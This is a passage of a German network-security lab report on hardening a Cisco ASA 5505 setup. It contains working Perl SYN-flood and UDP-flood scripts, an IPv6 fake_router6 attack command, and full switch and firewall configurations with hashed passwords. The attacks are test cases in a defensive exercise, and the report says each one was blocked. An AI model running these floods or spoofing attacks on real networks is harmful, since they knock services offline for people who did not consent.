        my $src_host = (gethostbyname($src_host))[4];
my $dst_host = (gethostbyname($dst_host))[4];
26
27
28
        # when IPPROTO_RAW is used IP_HDRINCL is not needed
29
30
        IPROTO_RAW = 255;
31
        socket($sock , AF_INET, SOCK_RAW, $IPROTO_RAW)
32
             or die $!;
33
        #set IP_HDRINCL to 1, this is necessary when the above protocol is something
34
             other than IPPROTO_RAW
35
        #setsockopt($sock, 0, IP_HDRINCL, 1);
36
37
        my ($packet) = makeheaders($src_host, $src_port, $dst_host, $dst_port);
38
        my ($destination) = pack('Sna4x8', AF_INET, $dst_port, $dst_host);
39
40
41
        while (1)
42
             send($sock , $packet , 0 , $destination)
43
44
                 or die $!;
45
46
   }
47
48
    sub makeheaders
49
        IPPROTO_TCP = 6;
50
        local($src_host , $src_port , $dst_host , $dst_port) = @_;
51
52
53
        my $zero_cksum = 0;
54
        # Lets construct the TCP half
55
56
        my \ \text{stcp_len} = 20;
        my \$seq = 13456;
57
58
        my \$seq_ack = 0;
```

```
60
        my \$tcp_doff = "5";
61
        my \$tcp_res = 0;
62
        my $tcp_doff_res = $tcp_doff . $tcp_res;
63
64
        # Flag bits
65
        my \ \$tcp\_urg = 0;
        my \$tcp\_ack = 0;
66
67
        my \$tcp_psh = 0;
68
        my \$tcp_rst = 0;
69
        my \$tcp\_syn = 1;
70
        71
        my \$null = 0;
72
73
        my \ \text{stcp_win} = 124;
74
 75
        my \ \$tcp\_urg\_ptr = 44;
        76
             $tcp_syn . $tcp_fin ;
77
78
        my \ \$tcp\_check = 0;
79
80
        #create tcp header with checksum = 0
        my $tcp_header = pack('nnNNH2B8nvn', $src_port, $dst_port, $seq, $seq_ack,
81
             $tcp_doff_res , $tcp_flags , $tcp_win , $tcp_check , $tcp_urg_ptr);
82
        my $tcp_pseudo = pack('a4a4CCn' , $src_host, $dst_host, 0, $IPPROTO_TCP,
83
             length($tcp_header)) . $tcp_header;
84
85
         $tcp_check = &checksum($tcp_pseudo);
86
87
        #create tcp header with checksum = 0
88
        my $tcp_header = pack('nnNNH2B8nvn' , $src_port , $dst_port , $seq, $seq_ack ,
             $tcp_doff_res , $tcp_flags , $tcp_win , $tcp_check , $tcp_urg_ptr);
89
90
        # Now lets construct the IP packet
        my \ \text{sip\_ver} = 4;
91
92
        my  sip_len = 5;
93
        my $ip_ver_len = $ip_ver . $ip_len;
94
95
        my \$ip\_tos = 00;
96
        my \ \text{sip\_tot\_len} = \ \text{stcp\_len} + 20;
97
        my   ip_frag_id = 19245;
98
        my   ip_ttl = 25;
        my $ip_proto = $IPPROTO_TCP;
99
                                          # 6 for tcp
100
        my    ip_frag_flag = "010";
        my \ \text{sip\_frag\_oset} = "00000000000000";
101
102
         \label{eq:my sip_fl_fr} my \ \$ip_fl_fr = \$ip_frag_flag \ . \ \$ip_frag_oset; 
103
104
        # ip header
        # src and destination should be a4 and a4 since they are already in network byte
105
106
        my $ip_header = pack('H2CnnB16CCna4a4', $ip_ver_len, $ip_tos, $ip_tot_len,
             $ip_frag_id , $ip_fl_fr , $ip_ttl , $ip_proto , $zero_cksum , $src_host ,
             $dst_host);
107
108
        # final packet
109
        my $pkt = $ip_header . $tcp_header;
110
        # packet is ready
111
112
         return $pkt;
113
114
115
116
    #Function to calculate checksum - used in both ip and tcp headers
    sub checksum
117
118
119
        # This of course is a blatent rip from _the_ GOD,
        #W. Richard Stevens.
120
121
```

```
122
           my (\$msg) = @_-;
123
           my ($len_msg, $num_short, $short, $chk);
            len_msg = length(smsg);
124
125
            $num_short = $len_msg /
126
127
            foreach $short (unpack("S$num_short", $msg))
128
129
                 $chk += $short;
130
131
132
            \label{eq:chk} \$ chk \mathrel{+=} unpack("C"\,, \; substr(\$ msg\,, \; \$ len\_msg \; - \; 1\,, \; 1)) \;\; if \;\; \$ len\_msg \; \% \;\; 2\,;
133
            \mathrm{schk} = (\mathrm{schk} >> 16) + (\mathrm{schk} \& 0 \,\mathrm{xffff});
134
135
            return(~(($chk >> 16) + $chk) & 0xffff);
136
137
```

## 5.8.3. IP spoofing

Das IP spoofing wird mit dem Perl Skript aus dem Abschnitt SYN-Flooding getestet. Da wir eine falsche IP Adresse als Source angeben, wird der Traffic blockiert, da die ASA den Reverse-Path prüft.

## 5.8.4. Autoconfiguration IPv6

Mit dem Programm fake\_router6 aus der Toolsammlung von http://www.thc.org/thc-ipv6/haben wir versucht, die Client-Konfiguration zu manipulieren. Das Script versendet Router-Advertisements mit beliebigen, vom Angreifer festlegbaren Optionen. Zudem gibt es sich selbst als Router mit der höchsten Priorität aus.

Der Aufruf für den Angriff (muss als root unter Linux ausgeführt werden) lautet:

```
1 ./fake_router6 eth0 1::/64
```

Clients im selben VLAN erhalten daraufhin eine zusätzliche IP-Adresse aus dem 1::/64-Prefix und können, aufgrund der hohen Priorität der ungültigen Route, nicht mehr auf den Server zugreifen.

Die von uns erstellte ACL für IPv6 verhindert den Angriff allerdings, da Router-Advertisements geblockt werden.

#### 5.8.5. Stress-Test ASA

Mithilfe eines Skripts senden wir massenhaft Daten an eine bestimmte IP Adresse, wobei der Port zufällig gewählt wird.

Das Skript sieht wie folgt aus:

```
#!/usr/bin/perl
# udp (ipv4/ipv6 or ipv4 to 6 or 6 to 6 etc etc etc) flooder
# by the unknown but definately someone leet! awesome works.
use strict;
use Socket;
eval {require Socket6}; our $has_socket6 = 0;
unless ($@) { $has_socket6 = 1; import Socket6; };
```

```
9 use Getopt::Long:
10 use Time:: HiRes qw( usleep gettimeofday );
11
12
   our port = 0:
   our \$size = 0;
13
14
   our time = 0;
   our \$bw = 0;
15
   our help = 0;
   our $delay= 0;
17
18
   our $ipv6 = 0;
19
20
   GetOptions (
    "port=i" => \$port,# UDP port to use, numeric, 0=random
21
   "size=i" => \$size,# packet size, number, 0=random
   "bandwidth=i" \Rightarrow \$bw,# bandwidth to consume
23
24
    "time=i" => \$time,# time to run
   "delay=f"=> \$delay,# inter-packet delay
   "help|?" => \$help,# help
26
27
   "6"=> \$ipv6);# ipv6
28
29 my ($ip) = @ARGV;
30
   if ($help || !$ip) {
31
     print <<'EOL';
   {\tt flood.pl --port=dst-port --size=pkt-size --time=secs}
33
            --bandwidth=kbps --delay=msec ip-address [-6]
34
36
   Defaults:
     * random destination UDP ports are used unless —port is specified
37
     * random-sized packets are sent unless -- size or -- bandwidth is specified
39
     * flood is continuous unless —time is specified
40
     * flood is sent at line speed unless -- bandwidth or -- delay is specified
41
     * IPv4 flood unless -6 is specified
42
43
   Usage guidelines:
     --size parameter is ignored if both the --bandwidth and the --delay
44
45
       parameters are specified.
      Packet size is set to 256 bytes if the -- bandwidth parameter is used
46
47
       without the --size parameter
48
     The specified packet size is the size of the IP datagram (including IP and
49
     UDP headers). Interface packet sizes might vary due to layer-2 encapsulation.
50
   Warnings and Disclaimers:
     Flooding third-party hosts or networks is commonly considered a criminal activity.
52
      Flooding your own hosts or networks is usually a bad idea
53
     Higher-performace flooding solutions should be used for stress/performance tests
     Use primarily in lab environments for QoS tests
55
   FOL
56
     exit(1);
57
58
   if (!defined($has_socket6) && (1 == $ipv6)) {
     print "IPv6 flood unavailable on this machine, quitting.\n";
59
60
      exit(1);
61
   if ($bw && $delay) {
62
      63
      size = int(shw * sdelay / 8);
   } elsif ($bw) {
65
      delay = (8 * size) / sbw;
66
67
   $size = 256 if $bw && !$size;
($bw = int($size / $delay * 8)) if ($delay && $size);
68
69
   my ($iaddr, $endtime, $psize, $pport);
   if(1 != $ipv6) {
71
      $iaddr = inet_aton("$ip") or die "Cannot resolve hostname $ip\n";
72
     socket (flood, PF_INET, SOCK_DGRAM, 17);
73
74
      $iaddr = inet_pton(PFINET6, "$ip") or die "Cannot resolve hostname $ip\n";
75
     socket(flood, PF_INET6, SOCK_DGRAM, 17);
76
77
```

```
\mbox{\$endtime} = \mbox{time}() + (\mbox{\$time} ? \mbox{\$time} : 1000000);
78
    print "Flooding $ip " . ($port ? $port : "random") . " port with "
79
      ($size ? "$size-byte" : "random size") . " packets" . ($time ? " for $time seconds" : "") . "\n";
80
    print "Interpacket delay $delay msec\n" if $delay;
81
82
    print "total IP bandwidth $bw kbps\n"
                                            if $bw;
    print "Break with Ctrl-C\n" unless $time;
83
    die "Invalid packet size requested: $size\n" if $size && ($size < 64 || $size > 1500);
    $size -= 28 if $size;
85
86
    for (; time() <= $endtime;) {
87
      psize = size ? size : int(rand(1024-64)+64) ;
      port = port ? port : int(rand(65500))+1;
88
89
90
      if(1 != $ipv6) {
        send(flood, pack("a$psize", "flood"), 0, pack_sockaddr_in($pport, $iaddr));
91
92
        send(flood, pack("aspsize", "flood"), 0, pack_sockaddr_in6(spport, siaddr));
93
94
95
      usleep(1000 * $delay) if $delay;
96
```

#### 5.8.6. Auswirkungen

Die von uns eingesetzten Attacken wie sie in den vorherigen Kapiteln beschrieben sind, konnten mit unserer Konfiguration alle abgewehrt werden. Das bedeutet, sowohl das interne wieauch das DMZ Netzwerk sind gegen die gängigsten Angriffe geschützt. Jedoch haben wir festgestellt, das die Ressourcen der ASA 5505 ans Limit kamen. Der Speicherverbrauch war zwar nicht überdurchschnittlich gross, doch die CPU Auslastung stieg vorallem beim Stresstest und den SYN-Attacken auf 100%. Das Arbeiten mit dem ASDM war nicht mehr möglich, der Konsolen Zugriff jedoch immernoch möglich und schnell. Leider konnten wir nicht herausfinden was diese Auslastung für Auswirkungen auf den Internet und DMZ Zugriff sowie die VPN Verbindungen bedeutet. Wir finden aber, dass die Cisco ASA 5505 für KMUs und Niederlassungen eine gute und wenn richtig konfiguriert, eine sichere Lösung ist.

## A. Konfiguration Core

```
Building configuration ...
       Current configuration: 10279 bytes
 3
  4
 5
       version 12.2
 6
      no service pad
       service timestamps debug datetime msec
 8
       service timestamps log datetime msec
       no service password-encryption
10
11
       hostname Core
12
13
       boot-start-marker
       boot-end-marker
14
15
16
17
      no aaa new-model
       system mtu routing 1500
19
      ip subnet-zero
20
      ip routing
21
22
23
      ipv6 unicast-routing
24
25
       crypto pki trustpoint TP-self-signed-2644390528
27
         enrollment selfsigned
28
         subject-name cn=IOS-Self-Signed-Certificate -2644390528
         revocation-check none
30
         rsakeypair TP-self-signed -2644390528
31
32
33
       crypto pki certificate chain TP-self-signed -2644390528
34
          certificate self-signed 01
35
           3082023D \ 308201A6 \ A0030201 \ 02020101 \ 300D0609 \ 2A864886 \ F70D0101 \ 04050030
36
            31312F30 \ 2D060355 \ 04031326 \ 494F532D \ 53656C66 \ 2D536967 \ 6E65642D \ 43657274
37
            69666963 \ 6174652 \text{D} \ 32363434 \ 33393035 \ 3238301 \text{E} \ 170 \text{D} 3933 \ 30333031 \ 30303030
           35305A17\ 0D323030\ 31303130\ 30303030\ 305A3031\ 312F302D\ 06035504\ 03132649
38
39
            4F532D53 \ 656C662D \ 5369676E \ 65642D43 \ 65727469 \ 66696361 \ 74652D32 \ 36343433
            39303532\  \, 3830819F\  \, 300D0609\  \, 2A864886\  \, F70D0101\  \, 01050003\  \, 818D0030\  \, 81890281
40
            8100CB96 EC7E5ADC 46394381 CC2EDAB7 1582F792 E7813BC9 60522F90 318012A8
41
42
           5DB50895 C8242CF2 6C7A05F2 2CD9DD9A 6FF26DC6 40F6AC47 FA40BCD0 CB4C9562
43
           {\tt B5439AEB\ 4BDF2BC8\ 1CA49674\ 5BBD1E9D\ CE2275E2\ 167DFDFE\ 25182E5C\ BF261D12}
44
            5D1F0203 010001A3 65306330 0F060355 1D130101 FF040530 030101FF 30100603
45
            551D1104\ 09300782\ 05436F72\ 652E301F\ 0603551D\ 23041830\ 168014C9\ 769F25DE
46
            {\tt B6254520\ 2D2728D1\ A3BD28CE\ 17E6DB30\ 1D060355\ 1D0E0416\ 0414C976\ 9F25DEB6}
47
            2545202D \ 2728D1A3 \ BD28CE17 \ E6DB300D \ 06092A86 \ 4886F70D \ 01010405 \ 00038181
48
49
            00A2BC54 \ B6D2FD5B \ 6002A413 \ 9DD75EE6 \ C3E23B75 \ 8CECD603 \ 6E962243 \ 20DACB1D
50
           BD42F0C2\ 49481257\ 425F9D6A\ 9BAE42EC\ 031C9E95\ A1E6AE55\ 4D599C06\ 361AE27A
            0C9ECA9C 901CC428 B29CF169 67DF40FF 04415A48 E6D9E2CF 7058E207 74D3DD9E
51
52
            57347CE9 \ 0490A4E8 \ 768EA1F9 \ E1B30B8B \ C266BC9A \ 778D541A \ C4B6AB3B \ 5EFC340C \ 8FC340C \ ABAB5 \ AB
53
            quit
54
55
56
57
58
59
       spanning-tree mode pvst
60
       spanning-tree extend system-id
62
       vlan internal allocation policy ascending
63
64
65
       1
66
```

```
67 interface FastEthernet0/1
68
    no switchport
     ip address 10.100.0.1 255.255.255.252
69
     ipv6 address 2005:2013:FF:A0::1/64
70
71
    interface FastEthernet0/2
72
73
74
    interface FastEthernet0/3
75
76
    interface FastEthernet0/4
77
78
    interface FastEthernet0/5
79
    interface FastEthernet0/6
80
81
82
    interface FastEthernet0/7
83
    interface FastEthernet0/8
84
85
86
    interface FastEthernet0/9
87
88
    interface FastEthernet0/10
89
90
    interface FastEthernet0/11
91
    interface FastEthernet0/12
92
    interface FastEthernet0/13
94
95
     switchport access vlan 10
96
97
    interface FastEthernet0/14
98
     switchport access vlan 20
99
100
    interface FastEthernet0/15
101
     switchport access vlan 30
102
103
    interface FastEthernet0/16
104
     switchport access vlan 40
105
106
    interface FastEthernet0/17
107
    interface FastEthernet0/18
108
109
    interface FastEthernet0/19
110
111
     switchport mode access
112
113
    interface FastEthernet0/20
114
    interface FastEthernet0/21
115
     switchport access vlan 10
116
117
     switchport mode access
118
     spanning-tree portfast
119
120
    interface FastEthernet0/22
     switchport access vlan 20
121
122
     ip access-group ADMIN in
123
     spanning-tree portfast
124
125
    interface FastEthernet0/23
126
     switchport access vlan 30
127
     spanning-tree portfast
128
129
    interface FastEthernet0/24
130
     switchport access vlan 40
131
     switchport mode access
132
     spanning-tree portfast
133
134
    interface GigabitEthernet0/1
135
```

```
136 interface GigabitEthernet0/2
137
138
    interface Vlan1
     no ip address
139
140
141
    interface Vlan10
     description *** VLAN Server ***
142
     ip address 10.0.10.1 255.255.255.0
143
144
     ip access-group INTSRV in
145
     ip helper-address 10.0.10.21
     ipv6 address 2005:2013:FF:A10::1/64
     ipv6 traffic-filter INTSRVv6 in
147
148
149
    interface Vlan20
      description *** VLAN Admin ***
150
151
      ip address 10.0.20.1 255.255.255.0
     ip\ access-group\ ADMIN\ in
152
     ip helper-address 10.0.10.21
153
      ipv6 address 2005:2013:FF:A20::1/64
154
     ipv6 traffic-filter ADMINv6 in
155
156
     ipv6 nd other-config-flag
157
     ipv6 dhcp relay destination 2005:2013:FF:A10::21
158
    interface Vlan30
159
      description *** VLAN Entwicklung ***
160
      ip address 10.0.30.1 255.255.255.0
161
     ip access-group DEV in
162
     ip helper-address 10.0.10.21
163
164
     ipv6 address 2005:2013:FF:A30::1/64
     ipv6 traffic-filter DEVv6 in
165
166
     ipv6 nd other-config-flag
167
     ipv6 dhcp relay destination 2005:2013:FF:A10::21
168
     interface Vlan40
169
170
     description *** VLAN Verkauf ***
     ip address 10.0.40.1 255.255.255.0
171
172
     ip access-group VERKAUF in
     ip helper-address 10.0.10.21
174
     ipv6 address 2005:2013:FF:A40::1/64
175
     ipv6 traffic-filter VERKAUFv6 in
176
     ipv6 nd other-config-flag
177
     ipv6 dhcp relay destination 2005:2013:FF:A10::21
178
179
    in classless
    ip route 0.0.0.0 0.0.0.0 10.100.0.2
180
    ip http server
182 ip http secure-server
183
184
    ip access-list extended ADMIN
     remark admin-dhcp
185
     permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
186
187
     remark admin-dns
     permit udp 10.0.20.0\ 0.0.0.255\ \mathrm{host}\ 10.0.10.21 eq domain
188
189
     {\tt remark \ admin-intsrv}
     permit ip 10.0.20.0 0.0.0.255 10.0.10.0 0.0.0.255
190
191
     remark admin-int
192
     permit ip 10.0.20.0 0.0.0.255 10.0.30.0 0.0.0.255
     permit ip 10.0.20.0 0.0.0.255 10.0.40.0 0.0.0.255
193
     permit ip 10.0.20.0 0.0.0.255 10.0.99.0 0.0.0.255
195
     {\tt remark\ admin-dmzsrv}
      permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq www
196
     permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq 443
198
      permit \ tcp \ 10.0.20.0 \ 0.0.0.255 \ host \ 172.16.0.21 \ eq \ ftp-data
199
      permit tcp 10.0.20.0\ 0.0.0.255 host 172.16.0.21 eq ftp
     remark admin-dmzsrv-ftppasv
200
201
      permit \ tcp \ 10.0.20.0 \ 0.0.0.255 \ host \ 172.16.0.21 \ gt \ 48999
202
     deny tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 gt 49999
203
     remark admin-dmzsw
      permit \ tcp \ 10.0.20.0 \ 0.0.0.255 \ host \ 172.16.0.2 \ eq \ 22
204
```

```
205
     remark admin-dmz-end
     deny ip 10.0.20.0 0.0.0.255 172.16.0.0 0.0.0.255
206
207
     remark admin-network
     permit ip 10.0.20.0 0.0.0.255 10.0.100.0 0.0.0.255
208
209
     remark admin-inet
     permit tcp 10.0.20.0 0.0.0.255 any
210
    ip access-list extended DEV
211
     remark dev-dhcp
212
213
     permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
     _{\rm remark\ dev-dns}
214
     permit udp 10.0.30.0 0.0.0.255 host 10.0.10.21 eq domain
215
216
     remark dev-intsrv
     permit ip 10.0.30.0 0.0.0.255 host 10.0.10.21
217
218
     remark dev-intsrv-end
     deny ip 10.0.30.0 0.0.0.255 10.0.10.0 0.0.0.255
219
220
     remark dev-respondadmin
221
     permit tcp 10.0.30.0 0.0.0.255 10.0.20.0 0.0.0.255 established
222
     remark dev-dmzsrv
223
     permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq www
     permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq 443
224
225
     permit \ tcp \ 10.0.30.0 \ 0.0.0.255 \ host \ 172.16.0.21 \ eq \ ftp-data
226
     permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq ftp
     {\tt remark \ dev-dmzsrv-ftppasv}
227
228
     permit tcp 10.0.30.0\ 0.0.0.255\ host\ 172.16.0.21\ gt\ 48999
     deny tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 gt 49999
229
230
     remark dev-dmzsrv-end
     deny ip 10.0.30.0 0.0.0.255 172.16.0.0 0.0.0.255
231
232
     remark dev-inet
     permit tcp 10.0.30.0 0.0.0.255 any eq www
233
     permit tcp 10.0.30.0 0.0.0.255 any eq 443
234
235
     permit tcp 10.0.30.0 0.0.0.255 any eq ftp-data
236
     permit tcp 10.0.30.0 0.0.0.255 any eq ftp
237
    ip access-list extended INTSRV
238
     remark intsrv-adm
239
     permit tcp 10.0.10.0 0.0.0.255 10.0.20.0 0.0.0.255 established
     permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.20.0 0.0.0.255
240
241
     permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.20.1 eq bootps
242
     {\tt remark\ intsrv-dev}
243
     permit \ tcp \ 10.0.10.0 \ 0.0.0.255 \ 10.0.30.0 \ 0.0.0.255 \ established
244
     permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.30.0 0.0.0.255
245
     permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.30.1 eq bootps
246
     permit \ tcp \ 10.0.10.0 \ 0.0.0.255 \ 10.0.40.0 \ 0.0.0.255 \ established
     permit udp 10.0.10.0\ 0.0.0.255 eq domain 10.0.40.0\ 0.0.0.255
247
248
     permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.40.1 eq bootps
249
     remark intsrv-vpn
     permit tcp 10.0.10.0 0.0.0.255 10.0.99.0 0.0.0.255 established
250
     251
252
     remark intsrv-lan-end
     deny
253
           ip 10.0.10.0 0.0.0.255 10.0.0.0 0.0.255.255
254
     remark intsrv-dmzsrv
255
     permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq www
256
     permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq 443
257
     permit \ tcp \ 10.0.10.0 \ 0.0.0.255 \ host \ 172.16.0.21 \ eq \ ftp-data
     permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq ftp
258
259
     {\tt remark\ admin-dmzsrv-ftppasv}
260
     permit \ tcp \ 10.0.10.0 \ 0.0.0.255 \ host \ 172.16.0.21 \ gt \ 48999
261
     deny tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 gt 49999
262
     remark intsrv-dmzsrv-respond-radius
     permit tcp host 10.0.10.21 eq 389 host 172.16.0.21 established
263
264
     remark intsrv-dmzsrv-end
            ip 10.0.10.0 0.0.0.255 172.16.0.0 0.0.0.255
265
266
     {\tt remark\ intsrv-radiusasa}
267
     permit udp host 10.0.10.21 eq 1645 host 10.100.0.2
268
     remark intsrv-inet
     permit tcp 10.0.10.0 0.0.0.255 any eq www
269
270
     permit tcp 10.0.10.0 \ 0.0.0.255 any eq 443
271
     permit tcp 10.0.10.0 0.0.0.255 any eq ftp-data
272
     permit tcp 10.0.10.0 0.0.0.255 any eq ftp
273
     permit udp 10.0.10.0 0.0.0.255 any eq domain
```

```
274 ip access-list extended VERKAUF
    remark verkauf-dhcp
275
276
     permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
277
     remark verkauf-dns
     permit udp 10.0.40.0 0.0.0.255 host 10.0.10.21 eq domain
278
279
     remark verkauf-intsrv
     permit ip 10.0.40.0 0.0.0.255 host 10.0.10.21
280
281
     remark verkauf-intsrv-end
282
     deny ip 10.0.40.0 0.0.0.255 10.0.10.0 0.0.0.255
283
     remark verkauf-respondadmin
     permit tcp 10.0.40.0 0.0.0.255 10.0.20.0 0.0.0.255 established
284
     remark verkauf-dmzsrv
285
     permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq www
286
     permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq 443
287
     permit tcp 10.0.40.0~0.0.0.255~{
m host}~172.16.0.21~{
m eq}~{
m ftp-data}
288
289
     permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq ftp
290
     remark verkauf-dmzsrv-ftppasv
291
     permit \ tcp \ 10.0.40.0 \ 0.0.0.255 \ host \ 172.16.0.21 \ gt \ 48999
292
     deny tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 gt 49999
293
     remark verkauf-dmzsrv-end
           ip 10.0.40.0 0.0.0.255 172.16.0.0 0.0.0.255
294
     denv
295
     remark verkauf-inet
     permit tcp 10.0.40.0 0.0.0.255 any eq www
296
297
     permit tcp 10.0.40.0 0.0.0.255 any eq 443
     permit tcp 10.0.40.0 0.0.0.255 any eq ftp-data
298
299
     permit tcp 10.0.40.0 0.0.0.255 any eq ftp
300
301
    ipv6 route ::/0 2005:2013:FF:A0::2
302
303
304 ipv6 access-list ADMINv6
305
     permit icmp any FF02::/16 router-solicitation
306
     remark admin-dhcp
     remark admin-dns
307
     remark admin-intsrv
308
309
     permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A10::/64
310
     remark admin-int
     permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A30::/64
311
     permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A40::/64
312
313
     remark admin-dmzsrv
314
     remark admin-dmzsrv-ftppasv
     remark admin-dmzsw
315
     remark admin-dmz-end
316
     denv ipv6 2005:2013:FF:A20::/64 2005:2013:FF:B0::/64
317
318
     remark admin-network
    permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A0::/64
319
320
     remark admin-inet
321
     permit tcp 2005:2013:FF:A20::/64 any
322
323 control-plane
324
325
326
    line con 0
327
    line vty 0 4
328
    login
329
    line vty 5 15
330
     login
331
332
   end
```

## **B.** Konfiguration ASA

```
: Saved
1
2
3
   ASA Version 9.1(1)
4
5
   hostname ciscoasa
   enable password 8Ry2YjIyt7RRXU24 encrypted
   passwd 2KFQnbNldI.2KYOU encrypted
   ip local pool VPN-ADMIN 10.0.99.1-10.0.99.126 mask 255.255.255.128
10 ip local pool VPN-USERS 10.0.99.129-10.0.99.254 mask 255.255.255.128
11
12 interface Ethernet0/0
13
   description *** Inside Interface ***
14 !
15
   interface Ethernet0/1
   description *** Outside Interface ***
16
17
    switchport access vlan 2
18
19 interface Ethernet0/2
20
   description *** DMZ Interface ***
21
    switchport access vlan 3
22 !
23 interface Ethernet0/3
24
    shutdown
25 !
   interface Ethernet0/4
27
    shutdown
28
  interface Ethernet0/5
30
   shutdown
31
32
  interface Ethernet0/6
33
   shutdown
34
35
   interface Ethernet0/7
36
    shutdown
37
  interface Vlan1
38
   nameif inside
40
    security-level 100
    ip address 10.100.0.2 255.255.255.252
41
42
    ipv6 address 2005:2013:ff:a0::2/64
    ipv6 enable
43
44
   interface Vlan2
45
    nameif outside
46
47
     security-level 0
    ip address 209.165.50.1 255.255.255.0
49
    ipv6 address 2005:209:165:50::1/64
50
    ipv6 enable
51
52
   interface Vlan3
    nameif dmz
    security-level 50
54
    ip address 172.16.0.1 255.255.255.0
    ipv6 address 2005:2013:ff:b0::1/64
56
57
    ipv6 enable
58
59
   ftp mode passive
   object network NAT_inside_overload
    subnet 10.0.0.0 255.255.0.0
62 \quad object \ network \ NAT\_dmzsrv\_outside
63
    host 209.165.50.2
64 object network NAT_dmz_static
   host 172.16.0.21
65
   object network NO_NAT_INSIDE
```

```
subnet 10.0.10.0 255.255.255.0
 68 object network NO_NAT_VPN
        subnet 10.0.99.0 255.255.255.0
        object-group service dmzsrv2inet_UDPPorts udp
        port-object eq domain
        object-group service dmzsrv2inet_TCPPorts tcp
        port-object eq www
 73
 74
         port-object eq https
 75
         port-object eq ftp-data
 76
         port-object eq ftp
 77
        object-group service inet2dmzsrv_TCPPorts tcp
         port-object eq www
 78
 79
         port-object eq https
         port-object eq ftp-data
 81
         port-object eq ftp
 82
         port-object range 48999 49999
        object-group network inside_subnets_ipv6
 83
 84
         network-object 2005:2013:ff:a10::/64
         network-object 2005:2013:ff:a20::/64
         network-object 2005:2013:ff:a30::/64
 86
 87
         network-object 2005:2013:ff:a40::/64
         network-object 2005:2013:ff:a0::/64
        access-list inside_in extended permit ip any any
 89
        access-list dmz_in remark dmzsrv-intsrv_ldap
 91
        access-list \ dmz\_in \ extended \ permit \ tcp \ host \ 172.16.0.21 \ host \ 10.0.10.21 \ eq \ ldap
       access-list dmz_in extended permit tcp host 2005:2013:ff:b0::21 host
               2005:2013:ff:a10::21 eq ldap
       {\tt access-list \ dmz\_in \ remark \ dmz-nolan-access}
 93
        access-list\ dmz\_in\ extended\ deny\ ip\ 172.16.0.0\ 255.255.255.0\ 10.0.0.0\ 255.0.0.0\ log
 94
        access-list dmz_in extended deny ip 2005:2013:ff:b0::/64 object-group
               inside_subnets_ipv6
        access-list dmz_in remark dmzsrv-inet
 97
       access-list dmz_in extended permit tcp host 172.16.0.21 any object-group
               {\tt dmzsrv2inet\_TCPPorts}
        access-list dmz_in extended permit udp host 172.16.0.21 any object-group
              dmzsrv2inet_UDPPorts
 99
        access-list dmz_in extended permit tcp host 2005:2013:ff:b0::21 any object-group
              {\tt dmzsrv2inet\_TCPPorts}
       \verb|access-list| | | dmz\_in| | | extended| | permit| | | udp| | | host| | 2005:2013: ff:b0::21 | | any| | object-group| | | discussions | | discussions| | d
100
               dmzsrv2inet\_UDPPorts
       access-list dmz_in extended deny ip any any log
102
       access-list outside_in remark wan-dmzsrv
      access-list outside_in extended permit tcp any host 172.16.0.21 object-group
              inet2dmzsrv_TCPPorts
104
      access-list outside_in extended permit tcp any host 2005:2013:ff:b0::21 object-group
              inet2dmzsrv\_TCPPorts
105 access-list outside_in extended deny ip any any log
106
        access-list outside_in remark wan-dmzsrv
       access-list 99 remark permit ip access from any to server subnet
108
       access-list 99 extended permit ip any 10.0.10.0 255.255.255.0
        access-list SPLIT-TUNNEL-LIST standard permit 10.0.10.0 255.255.255.0
110
        pager lines 24
111
       logging console informational
112
       logging asdm informational
113 mtu inside 1500
       mtu outside 1500
       mtu dmz 1500
115
       ip verify reverse-path interface outside
116
       no failover
       icmp unreachable rate-limit 1 burst-size 1
118
119
       icmp permit any inside
       icmp deny any outside
       asdm\ image\ disk0:/asdm-647.bin
121
        no asdm history enable
122
       arp timeout 14400
124
       no arp permit-nonconnected
        nat (inside, outside) source static NO_NAT_INSIDE NO_NAT_INSIDE destination static
125
              NO_NAT_VPN NO_NAT_VPN
126
```

```
127 object network NAT_inside_overload
128
      nat (inside, outside) dynamic interface
     object network NAT_dmz_static
129
     nat (dmz,outside) static NAT_dmzsrv_outside
130
     access-group inside_in in interface inside
     access-group outside_in in interface outside
    access-group dmz_in in interface dmz
133
134 ipv6 icmp permit any inside
135
     ipv6 icmp permit any outside
     ipv6\  \  route\  \  inside\  \  2005:2013:ff:a10::/64\  \  2005:2013:ff:a0::1
136
     ipv6 route inside 2005:2013:ff:a20::/64 2005:2013:ff:a0::1
     ipv6 route inside 2005:2013: ff: a30::/64 2005:2013: ff: a0::1
138
     ipv6 route inside 2005:2013: ff:a40::/64 2005:2013: ff:a0::1
139
     route inside 10.0.0.0 255.255.0.0 10.100.0.1 1
     timeout xlate 3:00:00
141
142
     timeout pat-xlate 0:00:30
     timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 icmp 0:00:02
     timeout \ sunrpc \ 0:10:00 \ h323 \ 0:05:00 \ h225 \ 1:00:00 \ mgcp \ 0:05:00 \ mgcp-pat \ 0:05:00
     timeout sip 0:30:00 sip_media 0:02:00 sip_invite 0:03:00 sip_disconnect 0:02:00
     timeout sip-provisional-media 0:02:00 uauth 0:05:00 absolute
146
147
